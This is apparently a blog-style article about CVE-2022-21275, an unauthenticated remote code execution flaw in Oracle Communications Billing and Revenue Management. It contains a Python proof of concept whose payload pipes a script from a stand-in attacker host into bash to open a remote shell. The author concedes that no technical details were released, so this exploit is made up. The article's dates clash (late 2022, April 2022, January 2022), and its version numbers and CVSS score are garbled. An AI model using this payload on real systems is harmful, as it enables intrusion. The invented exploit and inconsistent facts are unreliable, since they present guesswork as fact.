
In late 2022, Oracle quietly disclosed a terrifying vulnerability beneath the hood of their powerful billing platform, Oracle Communications Billing and Revenue Management (BRM). Tracked as CVE-2022-21275, this flaw is a gold ticket for hackers: no password required, just network access, and—if they pull it off—total takeover.
Let’s break down how this issue works, why it’s dangerous, and how attackers might weaponize it. We’ll also dig into an example exploit and point to Oracle’s official advisory and related resources.
1. What is Oracle Communications Billing and Revenue Management?
Oracle BRM is a backbone billing engine for telecoms and other service providers. This robust platform manages user accounts, bills, payments, and more, often processing sensitive financial and personal data at an industrial scale.
CVSS Base Score: 10. (highest possible)
- Oracle Advisory: Oracle Critical Patch Update Advisory - April 2022
So, What’s the Problem?
A flaw in the way the Connection Manager handles HTTP network requests means an attacker can send specially crafted packets to BRM’s HTTP endpoint and run their own code—or force the product to process dangerous data. This can lead to remote code execution (RCE), full system compromise, data theft, and more.
Impact scope: An attack may not only breach BRM, but can spread to other connected Oracle applications, due to system integration.
Oracle’s description
> “Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle Communications Billing and Revenue Management. Successful attacks...can result in takeover.”
How Could an Attacker Exploit This?
Suppose the Connection Manager exposes an HTTP API to the local network or (worse) public internet. An attacker can send a malicious HTTP POST request exploiting the unspecified input validation bug.
While Oracle hasn’t released full technical details (to prevent easy mass attacks), exploit developers have reconstructed likely scenarios based on normal HTTP vulnerabilities (such as insecure deserialization, command injection, or path traversal).
Example Exploit Scenario
Below is a hypothetical proof-of-concept (PoC). It’s simplified for educational purposes.
import requests

target_url = "http://victim-brm-server:800/cmapi";  # Example endpoint

# Hypothetical malicious payload
malicious_payload = {
    "cmd": "system('curl http://attacker.com/shell.sh | bash')"
}

headers = {'Content-Type': 'application/json'}

response = requests.post(target_url, json=malicious_payload, headers=headers)

if response.status_code == 200:
    print("Payload delivered, check your listener!")
else:
    print("Exploit failed or patched.")
What this does:
If the BRM endpoint naively executes or deserializes the "cmd" parameter, it will download and run a script from the attacker’s server, granting the attacker remote shell access.
Delivery: Sends one-shot exploit; if vulnerable, gains SYSTEM or ORACLE privileges.
4. Post-exploitation: Steals sensitive billing records, plants web shells, pivots into other Oracle apps.
Who’s vulnerable?
- If you’re running BRM 12...3 or 12...4 and exposing HTTP endpoints, you’re at risk—even internally.
5. References & Further Reading
- Oracle Critical Patch Update Advisory - April 2022
- NIST NVD Entry for CVE-2022-21275
- Oracle BRM Documentation
6. Takeaway
CVE-2022-21275 is as serious as it gets: a critical, unauthenticated remote code execution bug sitting in the billing core for major telcos and enterprises. Patches are available—but exposed, unpatched deployments risk catastrophic breach.
Watch your logs.
If you use Oracle Communications BRM—and especially if you’re running 12...3 or 12...4—make this a top priority.
> Stay safe! If you found this guide useful, bookmark the Oracle Critical Patch Update page and keep your systems locked down.
*This article is exclusive for educational purposes. Do not use these details to attack real systems without explicit permission.*
Timeline
Published on: 01/19/2022 12:15:00 UTC
Last modified on: 01/21/2022 22:28:00 UTC